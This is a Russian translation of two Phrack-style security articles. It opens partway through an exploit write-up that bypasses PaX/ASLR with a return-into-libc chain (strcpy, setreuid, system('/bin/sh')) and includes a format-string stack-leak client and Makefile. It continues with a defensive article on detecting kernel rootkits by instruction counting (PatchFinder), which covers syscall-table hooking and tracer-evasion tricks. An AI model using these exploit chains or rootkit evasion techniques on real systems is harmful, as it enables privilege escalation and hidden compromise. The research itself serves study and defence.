Примечание: будьте внимательны и проверяйте, что адреса трёх инструкций идут подряд, так как используемое регулярное выражение не идеально для этой последней проверки.

Вот как нужно заполнить стек при финальном переполнении (каждая ячейка — 4 байта, первое двойное слово — адрес возврата уязвимой функции):

```
 0:  | адрес strcpy   | адрес 'pop;pop;ret' | аргумент1 strcpy | аргумент2 strcpy |
16:  | адрес strcpy   | адрес 'pop;pop;ret' | аргумент1 strcpy | аргумент2 strcpy |
32:  | адрес strcpy   | адрес 'pop;pop;ret' | аргумент1 strcpy | аргумент2 strcpy |
48:  | адрес strcpy   | адрес 'pop;pop;ret' | аргумент1 strcpy | аргумент2 strcpy |
64:  | адрес setreuid | адрес 'pop;ret'     | аргумент setreuid| адрес system     |
80:  | адрес exit     | адрес "/bin/sh"     | ??? НЕ ???       | ??? ВАЖНО ???    |
```

Нам нужно переполнить как минимум 84 байта после оригинального адреса возврата. Это не проблема. Первые 4 возврата в strcpy используются для обнуления аргумента setreuid, который должен быть двойным словом 0x00000000.

---

4. Условия успешной эксплуатации

Атака имеет ряд известных ограничений, как вы увидите.

[a] Поиск эксплуатируемых переполнений стека

Не все переполнения можно эксплуатировать подобным образом. Уязвимы переполнения через memcpy() и strncpy(), а также побайтовые переполнения. Переполнения, связанные с функциями, добавляющими нулевой байт, не уязвимы — за исключением случаев, когда можно найти инструкцию `call printf`, чей младший байт абсолютного адреса равен NUL.

[b] Поиск функций утечки

Для утечки информации об адресном пространстве можно использовать printf(). Также можно выполнить возврат в send() или write() и воспользоваться очень хорошим кодом обработки ошибок:

Процесс не упадёт, если мы попытаемся прочитать неотображённую область процесса. Из справочной страницы send(3):

```
ERRORS
  (...)
      EBADF  Указан неверный дескриптор.

      ENOTSOCK Аргумент s не является сокетом.

      EFAULT Для параметра указан неверный адрес пространства пользователя.
  (...)
```

Мы можем захотеть выполнить возврат в write или любую другую функцию вывода, если поблизости от оригинального адреса возврата нет ни printf, ни send, но в зависимости от функции вывода выполнить атаку будет довольно сложно, поскольку пришлось бы контролировать многие параметры уязвимой функции.

[c] Проблема с указателем кадра и способы её обхода

Данная техника страдает от того же ограничения, что и fp-перезапись klog [7].

Если регистр указателя кадра (%ebp) используется между `call printf` и `call vuln_func`, программа упадёт, и мы не сможем снова вызвать vuln_func(). Программы вида:

```
/* Безошибочная аутентификация по паролю */
int□□do_auth()
{
  int len;

  printf("Password: ");
  fflush(stdout);
  len = read(0, pass, sizeof(pass) - 1);
  if (len <= 0)
    FATAL("read");
  pass[len] = 0;
  if (!verify(pass))
(...)
```

не эксплуатируются через возврат в libc, поскольку `len` будет индексироваться через %ebp после возврата из read(). Если программа скомпилирована без указателя кадра, такого ограничения не существует.

[d] Обсуждение segvguard

Segvguard — инструмент, написанный Nergal и описанный в его статье [3]. Вкратце, он может запрещать повторный запуск исполняемого файла после слишком большого числа краша. Если segvguard используется, нам однозначно нужно найти функцию вывода в непосредственной близости (± 256 байт) от оригинального адреса возврата. Если segvguard не используется, можно попробовать двухбайтовое переполнение EIP и перебором угадать 4 рандомизированных бита в старшей части второго переполненного байта. Таким образом мы сможем вернуться на более отдалённую инструкцию `call printf`, увеличив наши шансы.

---

5. Код: DHagainstpax

Хочу искренне поздравить команду PaX, потому что они меня сделали (кто же этот неблагодарный свин? ;) и потому что они проделали лучшую работу, которую я когда-либо видел в этой области, начиная с Openwall. Слова благодарности — theowl, klog, MaXX, Nergal, kalou и korty за дискуссии по данной теме. Особая благодарность devhell labs 0 : -] Привет #fr людям (не кормите тролля). Пусть мир воцарится везде.

```
/*
 *
 * Код утечки информации против защиты PaX + ASLR.
 *
 */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <signal.h>

#define□FATAL(str) { perror(str); exit(-1); }
#define□PORT_NUM□□666
```

```
#define SERVER_IP  "127.0.0.1"

#define BUF_SIZ   37
#define FMT   "%%%03u$08u                              \x9a"
#define RETREIVED_STACKSIZE 20


u_int   remote_stack[RETREIVED_STACKSIZE];


void   sigint_handler(int sig)
{
  printf("Starting remote stack retreiving ... ");
}

int   main(int argc, char **argv)
{
  char   buff[256];
  struct sockaddr_in addr;
  int   sock;
  int   len;
  u_int   cnt;
  u_char  fmt[BUF_SIZ + 1];

  if ((sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0)
    FATAL("socket");

  bzero(&addr, sizeof(addr));
  addr.sin_family = AF_INET;
  addr.sin_port = htons(PORT_NUM);
  addr.sin_addr.s_addr = inet_addr(SERVER_IP);

  if (connect(sock, (struct sockaddr *) &addr, sizeof(addr)) < 0)
    FATAL("connect");

  len = read(sock, buff, sizeof(buff) - 1);
  buff[len] = 0;
  printf("[RECEIVED FROM SERVER] *%s* \n", buff);

  signal(SIGINT, sigint_handler);
  printf("Connected! Press ^C to launch : ");
  fflush(stdout);
  pause();

  for (cnt = 0; cnt < RETREIVED_STACKSIZE; cnt++)
    {
      snprintf(fmt, sizeof(fmt), FMT, cnt);
      write(sock, fmt, BUF_SIZ);
      len = read(sock, buff, sizeof(buff) - 1);
      buff[len] = 0;
      sscanf(buff, "%u", remote_stack + cnt);
    }

  printf("\n\nRemote stack : \n");
  for (cnt = 0; cnt < RETREIVED_STACKSIZE; cnt += 4)
    printf("%08X %08X %08X %08X \n",
    remote_stack[cnt], remote_stack[cnt + 1],
    remote_stack[cnt + 2], remote_stack[cnt + 3]);
  puts("");

  return (0);
}

##
## Makefile for DHagainstpax
##

SRC1  = pax_daemon.c
OBJ1  = pax_daemon.o
NAM1  = paxtestd
SRC2  = leak.c
```

```
OBJ2 = leak.o
NAM2 = runit
CC = gcc
CFLAGS = -Wall -g3 #-fomit-frame-pointer
OPT = $(CFLAGS)
DUMP  = objdump -d --section='.text'
DUMP2 = objdump --syms
GREP = grep
DUMPLOG = $(NAM1).asm
CHPAX = chpax -X

all : fclean leak vuln

vuln : $(OBJ1)
	$(CC) $(OPT) $(OBJ1) -o $(NAM1)
	@echo ""
	$(CHPAX) $(NAM1)
	$(DUMP) $(NAM1) > $(DUMPLOG)
	@echo ""
	@echo "Try to locate 'call printf' ;) 5th call above 'call verify'"
	@echo ""
	$(GREP) "_init\|verify" $(DUMPLOG) | $(GREP) 'call'
	@echo ""
	$(DUMP2) $(NAM1) | grep printf
	@echo ""

leak : $(OBJ2)
	$(CC) $(OPT) $(OBJ2) -o $(NAM2)

clean :
	rm -f *.o *\# \#* *~

fclean : clean
	rm -f $(NAM1) $(NAM2)
```

---

6. Ссылки


```
[1] PaX homepage                                        The PaX team
    http://pageexec.virtualave.net

[2] The OpenWall project                                Solar Designer
    http://openwall.com/linux/

[3] Advanced return-into-lib(c) exploits                Nergal
    https://phrack.org/issues/58/4.html#article

[4] Pentium reference manual 'system programming guide'
    http://developer.intel.com/design/Pentium4/manuals/

[5] Bypassing stackguard and stackshield                Kil3r/Bulba
    https://phrack.org/issues/56/5.html#article

[6] Writing alphanumeric shellcodes                     rix
    https://phrack.org/issues/57/15.html#article

[7] Frame pointer overwriting                           klog
    https://phrack.org/issues/55/8.html#article

[8] Exploiting format bugs                              scut
    http://team-teso.net/articles/formatstring/

[9] The ELFsh project                                   devhell labs
    http://www.devhell.org/~mayhem/projects/elfsh/
```

|=[EOF]=---=|

Анализ пути выполнения: обнаружение руткитов уровня ядра

Автор: Jan K. Rutkowski

Введение

На протяжении многих лет человечество разрабатывало различные техники маскировки присутствия злоумышленника во взломанной системе. Чтобы оставаться невидимыми, современные бэкдоры модифицируют структуры и код ядра, лишая кого-либо возможности доверять ядру. Никого — включая средства обнаружения вторжений (IDS)...

В этой статье я представлю технику, основанную на подсчёте выполняемых инструкций в некоторых системных вызовах, которая может применяться для обнаружения различных руткитов уровня ядра. Это касается таких программ, как SucKIT и prrf (см. [SUKT01] и [PALM01]), которые не изменяют таблицу системных вызовов. Я сосредоточусь на ядре Linux 2.4, работающем на 32-битном процессоре семейства Intel (ia32).

В конце статьи приведён исходный код PatchFinder — демонстрационной реализации описанной техники.

Я не собираюсь объяснять, как писать руткит уровня ядра. Подробности изложены в ссылках. Тем не менее я кратко охарактеризую известные техники, чтобы можно было описать их устойчивость к представленному методу обнаружения.

Предыстория

Рассмотрим типичные руткиты уровня ядра. Такие программы должны решить две задачи: найти способ проникнуть в ядро и модифицировать его умным образом. В Linux первая задача решается с помощью загружаемых модулей ядра (LKM) или устройства `/dev/kmem`.

Проникновение в ядро

Использование LKM — самый простой и элегантный способ модифицировать работающее ядро. Вероятно, впервые это было обсуждено halflife в [HALF97]. Существует множество популярных бэкдоров, использующих LKM (см. [KNAR01], [ADOR01], [PALM01]). Однако у этой техники есть слабое место: LKM может быть отключён в некоторых системах.

Если поддержка LKM отсутствует, можно воспользоваться техникой Silvio Cesare, которая использует `/dev/kmem` для прямого доступа к памяти ядра (см. [SILV98]). Простого обходного пути для этого метода не существует: патч функции `do_write_mem()` недостаточен, как недавно продемонстрировал Guillaume Pelat (см. [MMAP02]).

Модификация таблицы системных вызовов

Получив возможность записывать в память ядра, мы сталкиваемся с вопросом: что именно модифицировать.

Многие руткиты изменяют таблицу системных вызовов, перенаправляя полезные системные вызовы — `sys_read()`, `sys_write()`, `sys_getdents()` и т.д. Подробности см. в [HALF97] и исходных кодах популярных руткитов ([KNAR01], [ADOR01]). Однако этот метод поддаётся обнаружению простым сравнением текущей таблицы системных вызовов с оригиналом, сохранённым после сборки ядра.

Если в системе включён механизм LKM, можно воспользоваться простым модулем, который читает таблицу системных вызовов (обращаясь к памяти ядра напрямую) и передаёт её в пользовательское пространство — например, через файловую систему `/proc`.

К сожалению, когда LKM не поддерживается, мы не можем надёжно читать память ядра, поскольку для чтения или mmap `/dev/kmem` используем `sys_read()` или `sys_mmap()`. Нельзя быть уверенным, что вредоносный код, который мы ищем, не изменил системные вызовы `sys_read()`/`sys_mmap()`.

Модификация кода ядра

Вместо изменения указателей в таблице системных вызовов вредоносная программа может изменить код ядра — например, функцию `system_call`. В этом случае анализ таблицы системных вызовов ничего не покажет. Поэтому желательно сканировать память ядра и проверять, не был ли изменён кодовый раздел.

Это просто реализовать при наличии LKM. Если же LKM не поддерживается, приходится обращаться к памяти ядра через `/dev/kmem`, и мы снова сталкиваемся с проблемой ненадёжности `sys_read()`/`sys_mmap()`.

SucKIT (см. [SUKT01]) — пример руткита, который использует `/dev/kmem` для доступа к ядру и затем изменяет код `system_call`, не трогая исходную таблицу системных вызовов. Хотя SucKIT не изменяет поведение `sys_read()` и `sys_mmap()`, эта возможность может быть добавлена, делая подобный бэкдор невозможным для обнаружения традиционными методами (т.е. сканированием памяти через `/dev/kmem`)...

Модификация других указателей

В предыдущем выпуске Phrack palmers представил интересную идею изменения некоторых указателей в файловой системе `/proc` (см. [PALM01]). Если в системе включён LKM, теоретически можно проверить все структуры ядра и обнаружить изменённые указатели. Однако это может быть сложно в реализации, поскольку необходимо предусмотреть все потенциальные места, которые может использовать руткит.

При отключённом LKM мы сталкиваемся с той же проблемой, что описана выше.

Анализ пути выполнения (пошаговое прохождение ядра)

Как мы видим, обнаружение руткитов уровня ядра нетривиально. Конечно, если поддержка LKM включена, теоретически можно просканировать всю память ядра и найти злоумышленника. Однако нужно очень тщательно решать, что именно искать. Различия в коде, безусловно, свидетельствуют о проблеме. Хотя изменение данных тоже должно рассматриваться как сигнал тревоги (снова

обратитесь к prrf.o), модификации других структур могут быть результатом нормальной повседневной работы ядра.

Ситуация ещё более осложняется, когда LKM отключён (для большей безопасности). Тогда, как я только что сказал, нельзя надёжно читать память ядра: мы не уверены, что `sys_read()` возвращает реальные байты (а значит, нельзя читать `/dev/kmem`). Также нельзя быть уверены, что `sys_mmap2()` заполняет отображённые страницы корректными байтами...

Попробуем подойти с другой стороны. Если кто-то модифицировал некоторые функции ядра, весьма вероятно, что количество инструкций, выполняемых в ходе некоторых системных вызовов (например, `sys_getdents()`, когда злоумышленник пытается скрыть файлы), будет отличаться от оригинального ядра. Действительно, вредоносный код должен выполнять дополнительные действия — например, вырезать секретные имена файлов — перед возвратом результатов в пользовательское пространство. Это влечёт выполнение значительно большего числа инструкций по сравнению с незаражённой системой. Мы можем измерить эту разницу!

Аппаратный отладчик пошагового выполнения

Процессор ia32 может работать в режиме пошагового выполнения. Это достигается установкой бита TF (маска 0x100) в регистре EFLAGS. В этом режиме процессор генерирует исключение отладки (#DB) после выполнения каждой инструкции.

Что происходит при генерации исключения #DB? Процессор останавливает выполнение текущего процесса и вызывает обработчик исключения отладки. Обработчик #DB описывается шлюзом ловушки в векторе прерываний 1.

В процессорах Intel существует массив из 256 шлюзов, каждый из которых описывает обработчик для конкретного вектора прерывания (вероятно, это секрет Intel — почему они называют эти скалярные числа «векторами»...).

Например, в позиции 0x80 находится шлюз, указывающий, где расположен обработчик ловушки 0x80 — системный вызов Linux. Как известно, он генерируется процессом инструкцией `int 0x80`. Этот массив из 256 шлюзов называется таблицей дескрипторов прерываний (IDT) и на него указывает регистр `idtr`.

В ядре Linux данный обработчик находится в файле `arch/i386/kernel/entry.S`. Он называется `debug`. После ряда неинтересных операций он вызывает функцию `do_debug()`, определённую в `arch/i386/kernel/traps.c`.

Поскольку исключение #DB предназначено не только для пошагового выполнения, но и для множества других отладочных задач, функция `do_debug()` несколько сложна. Однако для нас это не важно. Нас интересует лишь то, что после обнаружения факта генерации #DB пошаговым выполнением (бит TF) трассируемому процессу посылается сигнал SIGTRAP. Процесс может перехватить этот сигнал. Итак, кажется, в нашей пользовательской программе можно написать нечто подобное:

```
volatile int traps = 0;

int trap () {
  traps++;
}

main () {
  ...
  signal (SIGTRAP, sigtrap);

  xor_eflags (0x100);
  /* call syscall we want to test */
  read (fd, buff, sizeof (buff));
```

```
  xor_eflags (0x100);

  printf ("testing syscall takes %d instruction\n", traps);
 }
```

Выглядит просто и элегантно. Однако у этого есть один недостаток — это работает не так, как хотелось бы. В переменной `traps` окажется лишь количество инструкций, выполненных в пользовательском пространстве. Как известно, `read()` — лишь обёртка для инструкции `int 0x80`, которая заставляет процессор вызвать обработчик исключения 0x80. К сожалению, процессор сбрасывает флаг TF при выполнении `int x` (когда эта инструкция вызывает смену уровня привилегий).

Для пошагового прохождения ядра необходимо вставить в него код, ответственный за установку флага TF для определённых процессов. Удобное место для такого кода — начало ассемблерной процедуры `system_call` (определённой в `arch/i386/kernel/entry.S`), являющейся точкой входа обработчика исключения 0x80.

Как упоминалось, адрес `system_call` хранится в шлюзе на позиции 0x80 в IDT. Каждый шлюз (в IDT их 256) имеет следующий формат:

```
 struct idt_gate {
  unsigned short  off1;
  unsigned short  sel;
  unsigned char   none, flags;
  unsigned short  off2;
 } __attribute__ ((packed));
```

Поле `sel` содержит селектор сегмента; в Linux оно равно `__KERNEL_CS`. Обработчик располагается по адресу `(off2<<16+off1)` внутри сегмента; поскольку в Linux сегменты имеют базу 0x0, это равнозначно линейному адресу.

Поля `none` и `flags` передают процессору дополнительную информацию о вызове обработчика. Подробнее см. [IA32].

Регистр `idtr` указывает на начало таблицы IDT (линейный адрес, а не логический, как в `idt_gate`):

```
 struct idtr {
  unsigned short  limit;
  unsigned int    base; /* linear address of IDT table */
 } __attribute__ ((packed));
```

Теперь видно, что найти адрес `system_call` в ядре Linux тривиально. Более того, несложно заменить этот адрес на новый. Разумеется, из пользовательского пространства это сделать нельзя. Поэтому нам нужен модуль ядра (далее обсудим случай отключённого LKM), который изменяет адрес обработчика 0x80 и вставляет новый код, используемый в качестве нового `system_call`. Этот новый код может выглядеть так:

```
 ENTRY(PF_system_call)
  pushl %ebx
  movl $-8192, %ebx
  andl %esp, %ebx   # %ebx <-- current
 
  testb $PT_PATCHFINDER,24(%ebx) # 24 is offset of 'ptrace'
  je continue_syscall
  pushf
  popl %ebx
  orl $TF_MASK, %ebx  # set TF flag
  pushl %ebx
  popf
 
 continue_syscall:
  popl %ebx
  jmp *orig_system_call
```

Как видно, я решил использовать поле `ptrace` дескриптора процесса для указания того, хочет ли конкретный процесс быть пошагово трассируемым. После установки флага TF выполняется оригинальный обработчик `system_call`, который вызывает соответствующую функцию `sys_xxx()` и затем возвращает управление в пользовательское пространство инструкцией `iret`. До `iret` каждая инструкция трассируется.

Разумеется, необходимо также предоставить свой обработчик #DB для подсчёта этих инструкций (он заменит системный):

```
ENTRY(PF_debug)
  incl PF_traps
  iret
```

Переменная `PF_traps` помещается в ядро при загрузке модуля.

Для полноты картины нужно добавить новый системный вызов, вызываемый из пользовательского пространства для установки флага `PT_PATCHFINDER` в поле `ptrace` дескриптора текущего процесса, а также для сброса или получения значения счётчика:

```
asmlinkage int sys_patchfinder (int what) {
  struct task_struct *tsk = current;

  switch (what) {
    case PF_START:
      tsk->ptrace |= PT_PATCHFINDER;
      PF_traps = 0;
      break;
    case PF_GET:
      tsk->ptrace &= ~PT_PATCHFINDER;
      break;
    case PF_QUERY:
      return PF_ANSWER;
    default:
      printk ("I don't know what to do!\n");
      return -1;
  }
  return PF_traps;
}
```

Таким образом, мы модифицировали ядро так, что оно может измерять количество инструкций, выполняемых в ходе каждого системного вызова. Подробнее см. `module.c` в прилагаемых исходниках.

Тесты

Имея ядро, позволяющее подсчитывать инструкции в любом системном вызове, сталкиваемся с вопросом: что именно измерять? Какие функции ядра следует проверять?

Чтобы ответить, нужно задуматься: какова главная задача любого руткита? Его цель — скрыть присутствие процессов, файлов и соединений злоумышленника во взломанной системе. Эти объекты должны быть скрыты от таких инструментов, как `ls`, `ps`, `netstat` и т.д. Эти программы собирают информацию о системе через ряд хорошо известных системных вызовов.

Даже если бэкдор не трогает системный вызов напрямую — как `prrf.o` — он модифицирует некоторые функции ядра, активируемые тем или иным системным вызовом. Сложность в том, что эти модифицированные функции выполняются не при каждом системном вызове. Например, если изменён лишь какой-то указатель на функции чтения в procfs, код злоумышленника будет выполняться только при вызове `read()` для чтения конкретного файла — например, `/proc/net/tcp`.

Это несколько усложняет обнаружение: нужно измерять время выполнения конкретного системного вызова с разными аргументами. Например, `sys_read()` тестируется чтением `/etc/passwd`, `/dev/kmem` и `/proc/net/tcp` (т.е. чтением обычного файла, устройства и псевдофайла proc).

Мы не тестируем все системные вызовы (около 230), поскольку предполагаем, что обычные задачи каждого бэкдора — сокрытие процессов или файлов — задействуют лишь небольшое подмножество системных вызовов.

Тесты, включённые в PatchFinder, определены в файле `tests.c`. Следующий тест пытается выяснить, скрывает ли кто-то процессы и/или файлы в procfs:

```
int test_readdir_proc () {
  int fd, T = 0;
  struct dirent de[1];

  fd = open ("/proc", 0, 0);
  assert (fd>0);

  patchfinder (PF_START);
  getdents (fd, de,  sizeof (de));
  T = patchfinder (PF_GET);

  close (fd);
  return T;
}
```

Разумеется, при необходимости добавить новый тест тривиально. Однако существует одна проблема: ложные срабатывания. Ядро Linux — сложная программа, большинство системных вызовов содержат многочисленные ветки if-then, а значит, в зависимости от многих факторов выполняются различные пути. К ним относятся кэши и «внутреннее состояние системы» — например, количество открытых TCP-соединений. Всё это иногда приводит к тому, что число выполняемых инструкций оказывается больше или меньше. Как правило, эти отличия не превышают 10, но в некоторых тестах (например, при записи в файл) разброс может достигать 200!

Это можно минимизировать, увеличив количество итераций каждого теста. Если вы замечаете, что чтение `/proc/net/tcp` занимает дольше, попробуйте сбросить TCP-соединения и повторить тесты. Однако если различия значительны (т.е. более 600 инструкций), весьма вероятно, что кто-то пропатчил ваше ядро.

Но даже в этом случае следует быть очень осторожным: различия могут быть вызваны новыми модулями, загруженными недавно, возможно, без вашего ведома.

PatchFinder

Пришло время продемонстрировать работающую программу. Демонстрационная реализация прилагается в конце статьи. Я назвал её PatchFinder. Она состоит из двух частей: модуля, который патчит ядро для отладки системных вызовов, и пользовательской программы, выполняющей тесты и отображающей результаты. Сначала необходимо сгенерировать файл с результатами тестов чистой системы — сразу после установки нового ядра. Затем можно проверять систему в любое время; главное — перед тестами загружать модуль `patchfinder.o`, а после тестов — выгружать его. Помните, что он заменяет штатный обработчик исключения отладки Linux!

Результаты на чистой системе могут выглядеть следующим образом (обратите внимание на небольшие различия в столбце `diff`):

```
    test name      | current | clear | diff  | status
----------------------------------------------------
open_file          |    1401|    1400|      1|  ok
```

```
□stat_file           |    1200|    1200|      0|  ok
□read_file           |    1825|    1824|      1|  ok
□open_kmem           |    1440|    1440|      0|  ok
□readdir_root        |    5784|    5774|     10|  ok
□readdir_proc        |    2296|    2295|      1|  ok
□read_proc_net_tcp   |   11069|   11069|      0|  ok
□lseek_kmem          |     191|     191|      0|  ok
□read_kmem           |     322|     321|      1|  ok
```

Тесты на той же системе при загруженном рутките adore дают следующие результаты:

```
□    test name       | current | clear | diff  | status
□-----------------------------------------------------
□open_file           |    6975|    1400|   5575| ALERT!
□stat_file           |    6900|    1200|   5700| ALERT!
□read_file           |    1824|    1824|      0|  ok
□open_kmem           |    6952|    1440|   5512| ALERT!
□readdir_root        |    8811|    5774|   3037| ALERT!
□readdir_proc        |   14243|    2295|  11948| ALERT!
□read_proc_net_tcp   |   11063|   11069|     -6|  ok
□lseek_kmem          |     191|     191|      0|  ok
□read_kmem           |     321|     321|      0|  ok
```

Всё станет ясно, если проанализировать исходный код adore. Аналогичные результаты можно получить для других популярных руткитов — knark или `prrf.o` palmers (обратите внимание, что `prrf.o` не изменяет таблицу системных вызовов напрямую).

Интересное происходит при проверке ядра, заражённого SucKIT. Вы должны увидеть примерно следующее:

```
□□□□---== ALERT! ==--
□It seems that module patchfinder.o is not loaded. However if you
□are sure that it is loaded, then this situation means that
□with your kernel is something wrong! Probably there is a rootkit
□installed!
```

Это вызвано тем, что SucKIT копирует исходную таблицу системных вызовов в новое место, модифицирует её аналогично knark или adore, а затем изменяет адрес таблицы системных вызовов в коде `system_call` так, что он указывает на эту новую копию. Поскольку скопированная таблица не содержит системного вызова patchfinder (модуль patchfinder вставляется непосредственно перед тестами), тестирующая программа не может взаимодействовать с модулем и считает, что он не загружен. Конечно, эта ситуация легко выдаёт, что с ядром что-то не так (или что вы забыли загрузить модуль).

Заметьте, что если `patchfinder.o` загружен, запустить SucKIT не удастся. Это связано с методом его установки, который предполагает определённый вид бинарного кода `system_call`. SucKIT весьма удивляется, видя `PF_system_call` вместо оригинального обработчика 0x80...

Есть ещё один момент, требующий пояснения. Тестирующая программа перед началом тестов устанавливает политику планирования `SCHED_FIFO` с наивысшим приоритетом реального времени. Фактически, во время тестов только процесс patchfinder имеет доступ к CPU (обслуживаются лишь аппаратные прерывания) и никогда не вытесняется до завершения тестов. Для такого подхода есть три причины.

Флаг TF устанавливается в начале `system_call` и сбрасывается при выполнении инструкции `iret` в конце обработчика исключения. За время установленного TF вызывается `sys_xxx()`, но после него выполняется ряд операций планирования, что может привести к переключению процесса. Это нежелательно, поскольку влечёт выполнение дополнительных инструкций (в ядре; инструкции переключённого процесса нас, разумеется, не интересуют).

Есть и более важный вопрос. Я наблюдал, что при разрешении переключения процессов с установленным флагом TF это может вызвать перезагрузку процессора(!) после нескольких сотен переключений. Объяснения такому поведению я не нашёл. Данная проблема не возникает при

установленном SET_SCHED.

Третья причина использования политики реального времени — обеспечение максимально стабильного состояния системы. Например, если наш тест выполняется параллельно с каким-либо процессом, открывающим и читающим множество файлов (например, grep), это может повлиять на тесты, связанные с sys_open()/sys_read().

Единственный недостаток такого подхода — система недоступна во время тестов. Однако тесты проходят быстро: типичный сеанс тестирования (в зависимости от числа итераций для каждого теста) занимает менее 15 секунд.

Техническая деталь: прилагаемый исходный код использует LKM для установки описанных расширений ядра. В начале статьи я упомянул, что в некоторых системах LKM не скомпилирован в ядро, и тогда приходится использовать только /dev/kmem. Я также сказал, что полагаться на /dev/kmem нельзя, поскольку для доступа к нему используются системные вызовы. Однако для такого инструмента, как patchfinder, это не должно быть проблемой: если руткит будет мешать загрузке наших расширений, тестирующая программа перестанет работать, что само по себе заметно. Обсуждение продолжается в следующем разделе.

Обман и усиление защиты patchfinder

Теперь обсудим возможные методы компрометации представленного метода в целом и конкретной программы patchfinder в частности. Также покажем, как защититься от таких атак, описав свойства patchfinder следующего поколения.

Первое, что может сделать вредоносный код, — проверить, ведётся ли за ним трассировка. Он может просто выполнить:

```
□□pushf
□□popl %ebx
□□testb $0x100, %ebx
□□jne i_am_traced
□□# contine executing
□□...

□i_am_traced:
□□# deinstall for
□□# a moment
□□...
```

Обнаружив трассировку, вредоносный код может временно деинсталлировать себя из конкретного системного вызова. Однако предварительно он осядет в обработчике таймерного прерывания — чтобы, например, через минуту вернуться в этот системный вызов.

Как защититься от такого трюка? Помните, что мы (т.е. patchfinder) трассируем код всё время. Поэтому наш обработчик отладки может обнаружить, что только что была выполнена инструкция pushf, и изменить EFLAGS, сохранённые в стеке этой инструкцией, так, чтобы трассируемый процесс считал, что флаг TF сброшен.

На данный момент я не вижу других общих атак на анализ трассировки выполнения. Тем не менее существуют возможности обмануть конкретную реализацию — patchfinder, — которые я сейчас рассмотрю.

Злоумышленник может изменить sys_write() и проверять, пытается ли процесс с именем patchfinder записать конкретную строку в stdout — строку с результатом теста. Тогда он изменит буфер write(), и пользователь увидит поддельные результаты. Аналогично руткит может определить, что файл с характеристиками чистой системы будет прочитан, и изменить буфер,

возвращаемый `sys_read()`, чтобы patchfinder получил ложные эталонные значения.

Кроме того, если patchfinder использует фиксированный номер своего системного вызова, вредоносный руткит может подменить результаты, возвращаемые этим системным вызовом, и тем самым обмануть тестирующий процесс относительно числа выполненных инструкций.

Защититься от таких атак можно, присваивая исполняемому файлу patchfinder разные имена на каждой системе и шифруя файл с характеристиками чистой системы. Кроме того, следует использовать разные номера для системного вызова patchfinder. Руткит мог бы легко отследить процесс patchfinder, обнаружив конкретный системный вызов.

Мы не ограничены пустыми системными вызовами: можно заменить любой существующий и сначала проверять наличие магических чисел в аргументах. Если магических аргументов нет, просто вызывать оригинальный `sys_xxx()`.

Хотя случайный номер системного вызова patchfinder несколько затрудняет подмену результатов, вредоносный код всё равно может выяснить, какой именно системный вызов используется — путём поиска конкретных бинарных инструкций. Это несложно, поскольку злоумышленник знает всё об исходном и бинарном коде patchfinder.

Ещё один метод может эксплуатировать то, что patchfinder помечает трассируемый процесс определённым образом (устанавливая бит в поле `ptrace` дескриптора процесса). Вредоносный руткит может заменить процедуру `system_call` своей версией. Эта версия будет проверять, помечен ли процесс patchfinder-ом, и если да — использовать оригинальную таблицу системных вызовов. Иначе будет использоваться другая таблица (с заменёнными функциями `sys_xxx()`). Обработчику исключения #DB будет сложно определить, проверяет ли руткит, например, поле `ptrace`: такой код может иметь множество форм.

Код обработчика исключения отладки также может выдать местоположение переменной-счётчика (`PF_traps`) в памяти. Зная этот адрес, умный руткит может уменьшать эту переменную в конце своего «рабочего» кода на количество инструкций в этом дополнительном коде.

Единственное средство против вышеупомянутых уязвимостей, которое я вижу, — это сильный полиморфизм. Идея заключается в добавлении в дистрибутив patchfinder генератора полиморфного кода, который при установке на каждую систему будет создавать различные бинарные образы кода ядра patchfinder. Генерация может основываться на парольной фразе, которую администратор вводит при установке.

Я ещё не реализовал полиморфный подход, но он выглядит перспективно...

Альтернативные решения

Представленная техника — вариант общего подхода к обнаружению руткитов уровня ядра. Главная проблема заключается в том, что мы хотим использовать ядро для обнаружения вредоносного кода, который полностью контролирует это ядро. Фактически, мы не можем доверять ядру, но при этом хотим получить от него надёжную информацию.

Отладка пути выполнения системных вызовов — вероятно, не единственное решение этой проблемы. До реализации patchfinder я работал над другой техникой, основанной на различиях во времени выполнения некоторых системных вызовов. Тесты были аналогичны включённым в patchfinder. Для подсчёта циклов я использовал инструкцию процессора `rdtsc`. На процессорах до 500 МГц метод работал хорошо. К сожалению, при проверке на процессоре 1 ГГц обнаружилось, что время выполнения одного и того же кода может сильно варьироваться от теста к тесту. Разброс был слишком велик, порождая множество ложных срабатываний. Причиной различий был не

многозадачный режим, как можно было бы подумать, — они уходят корнями в микроархитектуру современных процессоров. Как объяснил мне Andy Glew, эти «зверушки» стремятся стабилизировать время выполнения в одном из возможных состояний в зависимости от начальных условий. Я не знаю, как заставить начальное состояние быть одинаковым для каждого теста или хотя бы исследовать всё пространство начальных состояний. Поэтому я переключился на пошаговое прохождение кода с помощью аппаратного отладчика. Хотя метод измерения времени системных вызовов мог бы быть очень элегантным... если бы работал. Отдельная благодарность Marcin Szymanek за первоначальную идею этого метода, основанного на тайминге.

Хотя, возможно, существует много техник обнаружения руткитов в ядре, общий подход, судя по всему, должен использовать полиморфизм — это, вероятно, единственный способ получить надёжную информацию от скомпрометированного ядра.

Благодарности

Спасибо software.com.pl за возможность тестировать программу на различных процессорах.

Ссылки

[HALF97] halflife, "Abuse of the Linux Kernel for Fun and Profit",
Phrack 50, 1997.

[KNAR01] Cyberwinds, "Knark-2.4.3" (Knark 0.59 ported to Linux 2.4), 2001.

[ADOR01] Stealth, "Adore v0.42",
http://spider.scorpions.net/~stealth, 2001.

[SILV98] Silvio Cesare, "Runtime kernel kmem patching",
http://www.big.net.au/~silvio, 1998.

[SUKT01] sd, devik, "Linux on-the-fly kernel patching without LKM"
(SucKIT source code), Phrack 58, 2001.

[PALM01] palmers, "Sub proc_root Quando Sumus (Advances in Kernel Hacking)"
(prrf source code), Phrack 58, 2001.

[MMAP02] Guillaume Pelat, "Grsecurity problem - modifying 'read-only kernel'",
http://securityfocus.com/archive/1/273002, 2002.

[IA32] "IA-32 Intel Architecture Software Developer's Manual", vol. 1-3,
www.intel.com, 2001.

Приложение: исходный код PatchFinder

Это PatchFinder — демонстрационная реализация описанной техники. Полиморфизм не реализован. Для работы программы необходима поддержка LKM. Если во время тестирования вы заметите странное поведение (например, Oops ядра), это, скорее всего, означает, что ваша система взломана. С другой стороны, это может быть моя ошибка... И не забудьте удалить модуль patchfinder после тестов.

```
<++> ./patchfinder/Makefile
